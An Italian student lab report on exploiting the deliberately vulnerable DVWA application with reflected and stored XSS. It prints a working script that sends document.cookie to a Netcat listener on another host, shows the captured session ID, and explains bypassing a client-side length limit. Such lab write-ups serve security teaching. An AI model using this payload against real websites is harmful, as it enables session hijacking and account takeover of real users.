

# Exploit DVWA - XSS e CSRF

---



# Progetto della Settimana 6

- Lo scopo dell'esercizio è quello di usare l'attacco XSS reflected per rubare i cookie di sessione alla macchina DVWA, tramite uno script.
- Dobbiamo creare una situazione in cui abbiamo una macchina vittima (DVWA), che cliccherà sul link malevolo (XSS), e una macchina che riceve i cookie, nel nostro caso creiamo una sessione aperta con NetCat.
- Spiegare come si comprende che un sito è vulnerabile.
- Portare l'attacco XSS.
- Fare un report su come avviene l'attacco con tanto di screenshot

# Report

Attraverso l'attacco XSS Riflesso, dobbiamo rubare i cookie di sessione alla macchina DVWA, fingendo di prendere i cookie di sessione di una persona in un Web Server.



## L'ATTACCO

- 1) Individuare se il sito Web è vulnerabile.
- 2) Controllare se si può iniettare di codice malevolo.
- 3) Creare uno script che rubi i cookie di sessione.

# Quando un sito è vulnerabile?

Un sito vulnerabile esiste quando ci sono delle funzioni e delle procedure particolari di sicurezza che il programmatore non ha sanitizzato o filtrato l'input degli utenti.

## Come individuarlo?

La vulnerabilità può essere individuata attraverso il punto di riflessione, che si riferisce alla capacità di un'applicazione di restituire dati inseriti dall'utente.

## Come prevenire?

Per prevenire attacchi, non ci si deve mai fidarsi dell'input utente. Durante lo sviluppo web, è essenziale implementare rigorosi controlli di sicurezza per validare e proteggere gli input, evitando così vulnerabilità potenzialmente dannose.



# Cos'è un attacco XSS?


Questi attacchi coinvolgono l'inserimento di codice dannoso " Script" all'interno dell'output di una pagina web, per ottenere accesso non autorizzato o rubare informazioni sensibili.

1)



A screenshot of a web form titled "What's your name?". The input field contains the text "<i>gioco". A "Submit" button is to the right. Below the input field, the output text "Hello gioco" is displayed in red, indicating that the browser rendered the HTML tag as italicized text.

2)



A screenshot of a web form titled "What's your name?". The input field contains the text "<body onload='window.alert('". A "Submit" button is to the right. Below the input field, the output text "Hello" is displayed in red. The rest of the page content is obscured by a dark overlay.

🌐 192.168.1.85

Sei stato Hackerato

## Come Attaccare?

- 1) Inserire tag semplici, che non arrecano danno, es: <i> .
- 2) Inviare codice valido e semplice in HTML/JavaScript.
- 3) Creare uno script personalizzato in base all'obiettivo dell'attacco, che può essere: XSS Riflesso, XSS Persistente.

# Script malevolo

Lo script che si deve creare, serve ad ottenere la cookie di sessione dell'utente.

## Script

```
1 |<script>window.location='http://192.168.1.25:12345/?cookie=' +  
document.cookie</script>
```

## Netcat

```
(kali@kali)-[~]  
$ sudo nc -nlvp 12345  
listening on [any] 12345 ...  
connect to [192.168.1.25] from (UNKNOWN) [192.168.1.25] 40082  
GET /?cookie=security=low;%20PHPSESSID=97b331c9d74779fd0c301107744ddeda HTTP/1.1  
Host: 192.168.1.25:12345  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.1.85/  
Upgrade-Insecure-Requests: 1
```

## Cosa fa lo Script?

Lo Script sta tentando di reindirizzare la finestra del browser corrente a un indirizzo IP "192.168.1.25" sulla porta "12345" e aggiunge il valore del cookie corrente tramite document.cookie.

## Come ricevere il cookie?

Attraverso il codice Netcat "sudo nc -nlvp 13245", apro una porta specifica "12345" con i permessi dell'amministratore, e attendo il cookie in ingresso.

# XSS Stored

XSS Stored è una vulnerabilità web in cui un'applicazione consente l'inserimento di script nei dati memorizzati. Gli script vengono poi restituiti agli utenti ogni volta che visualizzano la pagina.



## Come attaccare?

L'attacco è simile al XSS Riflesso, ovvero:

- 1) Individuare se il sito Web è vulnerabile.
- 2) Controllare se si può iniettare di codice malevolo.
- 3) Creare uno script che rubi i cookie di sessione.

## Qual è la differenza?

La differenza principale è che:

- Nel XSS Riflesso lo script funziona solo in quel link: URL+Script
- Nel XSS Stored lo script rimane salvato nel web e chiunque visualizza la pagina, si avvia lo script.

# XSS Stored

## Problema

Name \*

Message \*

## Problema

Quando si vuole iniettare lo script, la casella non lascia scrivere più di 50 caratteri.

## Soluzione

Attraverso la funzionalità Ispeziona, possiamo cambiare il numero massimo di caratteri di inserimento. Questo ci permette di Scrivere tutto lo Script ed inviare il cookie al pc dell'attaccante.

